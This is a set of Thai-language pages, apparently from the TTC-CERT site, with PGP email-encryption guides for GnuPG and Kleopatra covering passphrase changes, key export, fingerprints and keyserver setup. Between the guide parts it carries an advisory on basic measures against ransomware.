
(3) โดยเราสามารถใช้คำสั่ง passwd สำหรับเปลี่ยน Passphrase สำหรับกุญแจส่วนตัว (Private PGP key)

```
gpg> passwd
```

(4) โปรแกรม GnuPG จะให้เราใส่ค่า Passphrase เดิม



(5) จากนั้นจะให้เราใส่ค่า Passphrase ที่เราต้องการเปลี่ยน 2 ครั้ง



(6) เมื่อกด OK ก็สามารถใช้งานค่า Passphrase ใหม่ได้

(7) พิมพ์คำสั่ง quit เพื่อออกจาก subprompt ของ gpg

```
gpg> quit
```

ในขั้นนี้ ผู้อ่านก็มีกุญแจสาธารณะ (public key) และ กุญแจส่วนตัว (private key) สำหรับใช้ในการเข้ารหัสข้อมูลดิจิทัล โดยใช้ PGP (Pretty Good Privacy) เป็นที่เรียบร้อยแล้ว ในตอนต่อไป จะกล่าวถึงเรื่องการ

แจกจ่ายหรือการกระจายกุญแจสาธารณะ (public key) ของตัวเอง การดำเนินการนำกุญแจสาธารณะ (public key) ของตัวเอง ไปเก็บไว้ที่ certificate server และ การดำเนินการนำกุญแจสาธารณะ (public key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเอง ต่อไป

[TLP:WHITE] มาตรการพื้นฐานในการป้องกันและปกป้องจากการโจมตีจาก ransomware

20 พ.ค.64

- **สำรองไฟล์ขององค์กรเป็นประจำ โดยสำรองไฟล์โดยใช้กฎ 3-2-1**[1] ซึ่งเป็นการสร้างข้อมูลสำรอง 3 copies (1 Production copy + 2 Backup copy) โดยเก็บไฟล์เหล่านั้นเอาไว้บนอุปกรณ์ที่แยกขาดจากกัน 2 ประเภท (2 Media Type เช่น Harddisk, Tape, SAN หรือ NSA) และควรนำไปเก็บไว้ที่ต่างสาขาหรือสำรองเอาไว้แบบ Offline 1 copy
- **ติดตั้งและอัปเดต Patch, Security Patch ของ ระบบปฏิบัติการ แอปพลิเคชัน และซอฟต์แวร์อย่างสม่ำเสมอ** ซึ่งจะช่วยให้องค์กรมั่นใจได้ว่าช่องโหว่ของระบบปฏิบัติการ แอปพลิเคชัน และซอฟต์แวร์ได้รับการแก้ไขอย่างสม่ำเสมอ
- **จำกัดสิทธิ์ของผู้ใช้งานทั่วไปในการติดตั้งและใช้งานแอปพลิเคชันซอฟต์แวร์** โดยใช้หลักการ “Principle of least privilege”[2] กับระบบและบริการทั้งหมด ซึ่งการจำกัดสิทธิ์เหล่านี้ สามารถช่วยป้องกันไม่ให้มัลแวร์ทำงานหรือจำกัดความสามารถในการแพร่กระจายผ่านเครือข่ายขององค์กร
- **ทำ Application Whitelisting** เพื่ออนุญาตให้ Application ที่ได้รับอนุญาติเท่านั้นที่จะทำงานบนระบบสารสนเทศขององค์กรได้ (ข้อนี้ในโลกแห่งความเป็นจริงทำยากและปัญหาเยอะ ศูนย์ TTC-CERT แนะนำให้ใช้กับระบบที่มีความสำคัญและมีความเสี่ยงสูงขององค์กร)
- **เปิดใช้งาน spam filter ที่เข้มงวด** เพื่อป้องกันไม่ให้ Phishing Email ถูกส่งถึงผู้ใช้ปลายทางและตรวจสอบอีเมลขาเข้าเพื่อป้องกันการปลอมแปลงอีเมล
- **สแกนอีเมลขาเข้าและขาออกทั้งหมด** เพื่อตรวจจับภัยคุกคามและกรองไฟล์ประเภท executable files หรือ Microsoft Office ที่ฝัง macro ไม่ให้เข้าถึงผู้ใช้ปลายทาง
- **กำหนดค่าไฟร์วอลล์เพื่อบล็อกการเข้าถึง IP Address ที่เป็นอันตราย**
- **ใช้งาน Sandboxing หรือ APT Protection (ถ้ามี)** ด้วยวิธีนี้ไฟล์คาดว่าที่เป็นอันตราย จะถูกวิเคราะห์ในสภาพแวดล้อมที่แยกออกจากระบบที่ใช้งานอยู่ (Production System) ดังนั้นไฟล์ที่อาจเป็นอันตายเหล่านี้จะถูกถตรวจสอบได้โดยไม่ทำให้ระบบที่ใช้งานอยู่ (Production System) ตกอยู่ในความเสี่ยง อย่างไรก็ตามหน่วยงานของผู้อ่านต้องมั่นใจว่า Sensor ของ Sandboxing หรือ APT Protection เหล่านี้ สามารถดึงไฟล์ที่ส่งผ่านเครือข่ายมาตรวจสอบได้ ถึงแม้ว่า traffic จะถูกเข้ารหัส

[1] "Why the 3-2-1 Backup Strategy is the Best - Backblaze." 7 Apr. 2015, https://www.backblaze.com/blog/the-3-2-1-backup-strategy/. Accessed 19 May. 2021.

[2] "Principle of least privilege - Wikipedia." https://en.wikipedia.org/wiki/Principle_of_least_privilege. Accessed 19 May. 2021.

- **ใช้การตรวจสอบสิทธิ์แบบ Multi-Factor Authentication[3] หรือ Two-Factor Authentication[4]** โดยการกำหนดรหัสผ่านควรเป็นรหัสผ่านที่มีความซับซ้อนและคาดเดาได้ยาก (โดยคำแนะนำจาก NIST ที่ https://www.nist.gov/blogs/taking-measure/easy-ways-build-better-p5w0rd) โดยเฉพาะอย่างยิ่งสำหรับบริการการเข้าถึงจากระยะไกล เช่น Virtual Private Network (VPN)
- **Cybersecurity awareness training** องค์กรควรต้องมีการอบรมให้ความรู้แก่พนักงานในเรื่อง cybersecurity awareness training แก่บุคลากรของตน โดยทั่วไปองค์กรต่าง ๆ จะมีการอบรมให้ความรู้แก่พนักงานในเรื่อง cybersecurity awareness training เป็นประจำเพื่อให้แน่ใจว่าบุคลากรของตนได้ทราบและมีความเข้าใจเกี่ยวกับภัยคุกคามด้านความปลอดภัยทางไซเบอร์ในปัจจุบันและเทคนิคการโจมตีของผู้ไม่ประสงค์ดี เพื่อปรับปรุงการรับรู้ของพนักงาน องค์กรสามารถทดสอบความรู้ความเข้าใจบุคลากรของตน ด้วยการทดสอบการส่ง Phishing Email ที่คล้ายกับการโจมตีของผู้ไม่ประสงค์ดีอีกด้วย
- **ใช้ความระมัดระวังกับ Link หรือ URL ต่าง ๆ** การเข้าถึง Link หรือ URL ต่าง ๆ ต้องใช้ความระมัดระวังในการคลิก Link หรือ URL โดยตรงในอีเมลแม้ว่าผู้ส่งจะเป็นคนที่ผู้อ่านรู้จักก็ตาม หากไม่แน่ใจว่า Link หรือ URL ที่ต้องการจะเข้าถึงเป็นอัตราหรือไม่ ผู้ใช้งานสามารถตรวจสอบเบื้องต้นได้ดังนี้ (1) ติดต่อ Help Desk หรือ IT Security ขององค์กร หรือ (2) ตรวจสอบ Link หรือ URL ที่ https://www.virustotal.com/ ให้ใช้ความระมัดระวังกับ Link หรือ URL ที่จะคลิก โดย Link หรือ URL ที่เป็นอันตรายมักจะปรากฏรูปแบบที่คล้ายกันกับไซต์ที่ถูกต้อง โดยมักใช้การสะกดที่แตกต่างกันเล็กน้อยหรือโดเมนอื่น เช่น ใช้ .com แทนที่จะเป็น .net หรือใช้ตัวเลขศูนย์ (0) แทนที่จะเป็นตัวอักษรโอ (o)
- **ใช้ความระมัดระวังกับการเปิดไฟล์แนบทางอีเมล (email attachments)** ให้ใช้ความระมัดระวังกับการเปิดไฟล์แนบทางอีเมล (email attachments) แม้กระทั่งจากผู้ส่งที่ผู้อ่านคิดว่ารู้จัก โดยเฉพาะอย่างยิ่งเมื่อไฟล์แนบเป็นไฟล์บีบอัดหรือไฟล์ ZIP
- **หากไม่แน่ใจให้ตรวจสอบผู้ที่ส่งอีเมลมาหาผู้อ่านโดยตรง** หากผู้อ่านไม่แน่ใจว่าอีเมลนั้นถูกส่งมาจากผู้ส่งตัวจริงหรือไม่ แนะนำให้ลองตรวจสอบความถูกต้องของอีเมลโดยติดต่อกับผู้ส่งโดยตรง อย่าคลิกลิงก์ใด ๆ ในอีเมลเป็นอันขาด

[3] "Multi-factor authentication - Wikipedia." https://en.wikipedia.org/wiki/Multi-factor_authentication. Accessed 19 May. 2021.

[4] "What Is Two-Factor Authentication (2FA)? - Authy." https://authy.com/what-is-2fa/. Accessed 19 May. 2021.

คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย

Episode 2 (1 มิ.ย. 2564)


หลังจากที่ได้เผยแพร่บทความ การสร้าง ญูเจสาธารณะ (public key) และ กุญแจส่วนตัว (private key) สำหรับใช้ในการเข้ารหัสข้อมูลดิจิทัล โดยใช้ PGP (Pretty Good Privacy) เป็นที่เรียบร้อยแล้ว ใน Episode 2 นี้ ผู้เขียนจะกล่าวถึงเรื่องการแจกจ่ายหรือการกระจายกุญเจสาธารณะ (public key) ของตัวเอง การดำเนินการนำกุญแจสาธารณะ (public key) ของตัวเอง ไปเก็บไว้ที่ certificate server และ การดำเนินการนำกุญแจสาธารณะ (public key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเอง โดยมีรายละเอียดดังนี้

การแจกจ่ายหรือการกระจายกุญแจสาธารณะ(Public PGP key) ของตัวเอง


การ Export กุญแจสาธารณะ (Public PGP key) โดยใช้โปรแกรม Gpg4win เพื่อแจกจ่ายหรือกระจายกุญแจสาธารณะ

สามารถดำเนินการได้ดังนี้

(1) เปิดโปรแกรม **Kleopatra** ในช่อง Panel คลิ๊กปุ่ม **Certificates** จะแสดงรายการกุญแจทั้งหมดที่มี รวมถึง Public key ของผู้อื่นที่เคยเพิ่มไว้




(2) ใน Dropdown menu ที่บริเวณด้านขวาของหน้าต่างโปรแกรม, คลิ๊กเลือก **My Certificates** เพื่อแสดงเฉพาะรายการกุญแจของผู้ใช้เท่านั้น




(3) คลิ๊กเลือกกุญแจที่ต้องการจะ Export

(4) ที่เมนูด้านบน คลิ๊ก **File ⟶ Export...** หรือกดปุ่ม **Ctrl+E**



(5) หน้าต่าง **Export Certificates** จะปรากฏขึ้น จากนั้นให้ทำการตั้งชื่อไฟล์ โดยไฟล์จะมีนามสกุลของไฟล์คือ .asc เป็นค่า Default และให้ทำการเลือก Path ที่ต้องการจะบันทึกไฟล์กุญแจสาธารณะ (Public PGP Key) จากนั้นกดปุ่ม Save



(6) ไฟล์กุญแจสาธารณะจะถูกบันทึกลงใน Path ที่เลือกไว้ในขั้นตอนที่ (5) ซึ่งไฟล์ดังกล่าว สามารถนำไปแจกจ่ายและกระจายให้แก่ผู้รับผ่านช่องทางต่าง ๆ ได้ทันที

การ Export กุญแจสาธารณะ (Public PGP key) โดยใช้โปรแกรม GnuPG เพื่อแจกจ่ายหรือกระจายกุญแจสาธารณะ

สามารถดำเนินการได้ดังนี้

(1) เปิด Terminal แล้วพิมพ์คำสั่ง

```
$ gpg --output FILENAME.asc --armor --export SOMEKEYID
```

- FILENAME.asc คือชื่อไฟล์ของกุญแจสาธารณะ (Public PGP key) ที่เราต้องการ export
- SOMEKEYID คือ identifer ที่เราใช้ระบุกุญแจที่เราต้องการ export
- ตัวอย่างคำสั่งที่ใช้ gpg --output temp@ttc-cert.or.th-public-key.asc --armor --export temp@ttc-cert.or.th

(2) ไฟล์กุญแจสาธารณะจะถูกบันทึกลงใน Path ที่พิมพ์คำสั่งตามข้อ (1) ซึ่งไฟล์ดังกล่าว สามารถนำไปแจกจ่ายและกระจายให้แก่ผู้รับผ่านช่องทางต่าง ๆ ได้ทันที

เราสามารถใช้ fingerprint ของ public key ในการ verifying public key ได้ โดยทุกครั้งที่แจกจ่ายหรือกระจายกุญแจสาธารณะเราควรระบุ fingerprint ของ public key ของเราให้ผู้รับข้อมูลทราบด้วย

โดยสามารถดำเนินการตรวจสอบ fingerprint ของ public key ได้โดย เปิด Terminal แล้วพิมพ์คำสั่ง

```
$ gpg --fingerprint
```

การเผยแพร่ fingerprint ของ public keyบนเว็บไซต์ของผู้อ่านเป็นวิธีง่ายๆ ในการแชร์และใช้ในการ verifying public key ตัวอย่าง

ดาวน์โหลดกุญแจสำหรับอีเมล report@ttc-cert.or.th

- **อีเล็กทรอนิกส์เมล** : report@ttc-cert.or.th
- **หมายเลขของกุญแจ (Key ID)** : C60AB25ECFD461FD
- **ประเภทของกุญแจ (Key Type)** : RSA
- **วันหมดอายุ (Expires)** : 2024-05-16
- **ขนาดความยาว (Key size)** : 4096
- Fingerprint : 50E5 D3F6 FB40 B7DA 88A0 16B0 C60A B25E CFD4 61FD
- Download Key


การดำเนินการนำกุญแจสาธารณะ(Public PGP key) ของตัวเองไปเก็บไว้ที่ (Public) Certificate Server

การนำกุญแจสาธารณะ (Public PGP Key) ของตัวเองไปเก็บไว้ที่ (Public) Certificate Server บนระบบปฏิบัติการ Windows


สำหรับระบบปฏิบัติการ Windows จะใช้โปรแกรม Kleopatra (v.3.1.15) ซึ่งในที่นี่ศูนย์ TTC-CERT แนะนำให้ใช้บริการ Certificate server ของ key.openpgp.org

สามารถดำเนินการได้ดังนี้


1. เปิดโปรแกรม Kleopatra ที่แถบเมนูด้านบน เลือกหัวข้อ **Settings** > **Configure Kleopatra...**




2. ในหน้าต่าง **Configure - Kleopatra** บริเวณเมนูฝั่งซ้ายของหน้าจอ เลือกหัวข้อ **Directory Services** จากนั้นตั้งค่าในช่อง **OpenPGP Keyserver:** โดยใช้ที่อยู่ Key server ของ key.openpgp.org คือ **hkps://keys.openpgp.org** จากนั้นกดปุ่ม **Apply** และปุ่ม **OK**



